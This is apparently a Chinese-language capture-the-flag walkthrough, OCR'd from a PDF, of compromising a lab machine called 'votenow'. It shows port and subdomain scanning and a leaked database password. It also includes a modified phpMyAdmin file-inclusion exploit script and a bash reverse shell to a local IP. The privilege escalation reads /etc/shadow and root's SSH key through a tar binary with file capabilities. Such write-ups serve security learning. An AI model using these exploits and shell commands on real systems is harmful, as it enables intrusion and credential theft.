
信息收集

主机发现

端口扫描

服务识别




```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
| http-methods:
|   Supported Methods: POST OPTIONS GET HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-title: Ontario Election Services &raquo; Vote Now!
2082/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 06:40:f4:e5:8c:ad:1a:e6:86:de:a5:75:d0:a2:ac:80 (RSA)
|   256 e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99 (ECDSA)
|_  256 66:a8:a1:9f:db:d5:ec:4c:0a:9c:4d:53:15:6c:43:6c (ED25519)
```

子域名发现

发现有一个域名votenow.local

加入域名后进行子域名爆破


```
gobuster vhost -t 300 -u "$url" -w $seclists_med_dire | grep "Status: 200" #最后表示只截取能访问到的网站
```



```
^C
┌──(kali㉿kali)-[~]
└─$ gobuster vhost -t 300 -u "http://votenow.local/" -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt | grep "Status: 200"
Found: datasafe.votenow.local (Status: 200) [Size: 9500]
Progress: 27702 / 220561 (12.56%)
```

发现是phpmyadmin

敏感目录遍历





```
1 <?php
2
3 $dbUser = "votebox";
4 $dbPass = "casoj3FFASPsbyoRP";
5 $dbHost = "localhost";
6 $dbname = "votebox";
7
8 ?>
9
```

Index of /assets/vendor

Name	Last modified	Size	Description
Parent Directory		-	
animate.css/	2020-06-17 09:33	-	
aos/	2020-06-17 09:33	-	
bootstrap/	2020-06-17 09:33	-	
boxicons/	2020-06-17 09:33	-	
icofont/	2020-06-17 09:33	-	
isotope-layout/	2020-06-17 09:33	-	
jquery-sticky/	2020-06-17 09:33	-	
jquery.easing/	2020-06-17 09:33	-	
jquery/	2020-06-17 09:33	-	
owl.carousel/	2020-06-17 09:33	-	
php-email-form/	2020-06-17 09:33	-	
venobox/	2020-06-17 09:33	-	
waypoints/	2020-06-17 09:33	-	

web信息搜集

源码审计



```
<!-- Google Fonts -->
<link href="https://fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600,600i,700,700i|Muli:300

<!-- Vendor CSS Files -->
<link href="assets/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
<link href="assets/vendor/icofont/icofont.min.css" rel="stylesheet">
<link href="assets/vendor/boxicons/css/boxicons.min.css" rel="stylesheet">
<link href="assets/vendor/animate.css/animate.min.css" rel="stylesheet">
<link href="assets/vendor/venobox/venobox.css" rel="stylesheet">
<link href="assets/vendor/owl.carousel/assets/owl.carousel.min.css" rel="stylesheet">
<link href="assets/vendor/aos/aos.css" rel="stylesheet">

<!-- Template Main CSS File -->
<link href="assets/css/style.css" rel="stylesheet">

<!-- =======================================================
* Template Name: Flattern - v2.1.0
* Template URL: https://bootstrapmade.com/flattern-multipurpose-bootstrap-template/
* Author: BootstrapMade.com
* License: https://bootstrapmade.com/license/
======================================================= -->
/head>

body>
```

漏洞发现

业务重构

威胁建模


找到后台或者数据库连接位置,直接登录进去,

漏洞利用


边界突破

敏感文件泄露

利用账号密码登录phpmyadmin,获取到其中一个账号和密码



查看phpmyadmin版本



在kali找到相关的exp;修改代码

主要注意的是路径问题,以及这个

sessions->session

```
p = {'table':'', 'token': token, 'sql_query': payload }
r = requests.post(url2, cookies = cookies, data = p)
#cnt=r.content.decode('utf-8')
#print(f"cnt={cnt}")
if r.status_code != 200:
  print("Query failed")
  exit()

# 4th req: execute payload
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "?target=db_sql.php%253f/../../../../../../../../../../../../../var/lib/php/session/sess_{}".format(session_id)
print(f"url3={url3}")
r = requests.get(url3, cookies = cookies)
if r.status_code != 200:
  print("Exploit failed")
  exit()

# get result
```

payload


bash

```
bash -c "bash -i >& /dev/tcp/192.168.56.110/4444 0>&1"
```

权限提升

密码爆破

发现目标有个admin账户,尝试用john+rockyou跑字典,刚刚的hash



```
$dbname = "votebox";

admin    Stella
$2y$12$d/nOEjKNgk/epF2BeAFaMu8hW4ae3JJk8ITyh48q
select '<?php system("bash -i >& /dev/tcp/10.1.
```

capabilities

发现一个文件

```
/home/admin/a.tar
[admin@votenow ~]$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/tarS = cap_dac_read_search+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
[admin@votenow ~]$
```


方法1:暴力破解/etc/shadow

```
/home/admin
[admin@votenow ~]$ tarS -cvf shadow.tar /etc/shadow
tarS -cvf shadow.tar /etc/shadow
tarS: Removing leading `/' from member names
/etc/shadow
[admin@votenow ~]$ ls
ls
notes.txt  shadow.tar  user.txt
[admin@votenow ~]$ tar -xvf shadow.tar
tar -xvf shadow.tar
etc/shadow
[admin@votenow ~]$
```

思路:读取/et/shadow进行破解

方法2:读取ssh私钥

```
[admin@votenow ~]$ tarS -xvf k.tar
tarS -xvf k.tar
root/.ssh/id_rsa
[admin@votenow ~]$ ls -l
ls -l
total 20
-rw-rw-r-- 1 admin admin 10240 Apr 19 15:15 k.tar
-rw-r--r-- 1 admin admin    75 Jun 27  2020 notes.txt
drwxrwxr-x 3 admin admin    18 Apr 19 15:15 root
-rwx------ 1 admin admin    33 Jun 27  2020 user.txt
[admin@votenow ~]$ cd root
cd root
[admin@votenow root]$ ls -l
ls -l
total 0
[admin@votenow root]$ ls -al
ls -al
total 0
drwxrwxr-x  3 admin admin  18 Apr 19 15:15 .
drwx------. 3 admin admin 141 Apr 19 15:15 ..
drwxrwxr-x  2 admin admin  20 Apr 19 15:15 .ssh
[admin@votenow root]$ cd .ssh
cd .ssh
[admin@votenow .ssh]$ ls -l
ls -l
total 4
-rw------- 1 admin admin 3243 Jun 28  2020 id_rsa
[admin@votenow .ssh]$
```

解压缩

私钥

```
[admin@votenow .ssh]$ chmod 700 id_rsa
chmod 700 id_rsa
[admin@votenow .ssh]$ ls -al id_ras
ls -al id_ras
ls: cannot access id_ras: No such file or directory
[admin@votenow .ssh]$ ls -l
ls -l
total 4
-rwx------ 1 admin admin 3243 Jun 28  2020 id_rsa
[admin@votenow .ssh]$ ssh -i id_rsa root@0.0.0.0 -p 2082
ssh -i id_rsa root@0.0.0.0 -p 2082
The authenticity of host '[0.0.0.0]:2082 ([0.0.0.0]:2082)' can't be established.
ECDSA key fingerprint is SHA256:Aifft9XCM1HTYRoNyus8/X9amRXYGMI80UwZGUyWs10.
ECDSA key fingerprint is MD5:e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '[0.0.0.0]:2082' (ECDSA) to the list of known hosts.
Last login: Sun Jun 28 00:42:56 2020 from 192.168.56.1
[root@votenow ~]# id
id
```

添加可执行权限后用私钥登录

总结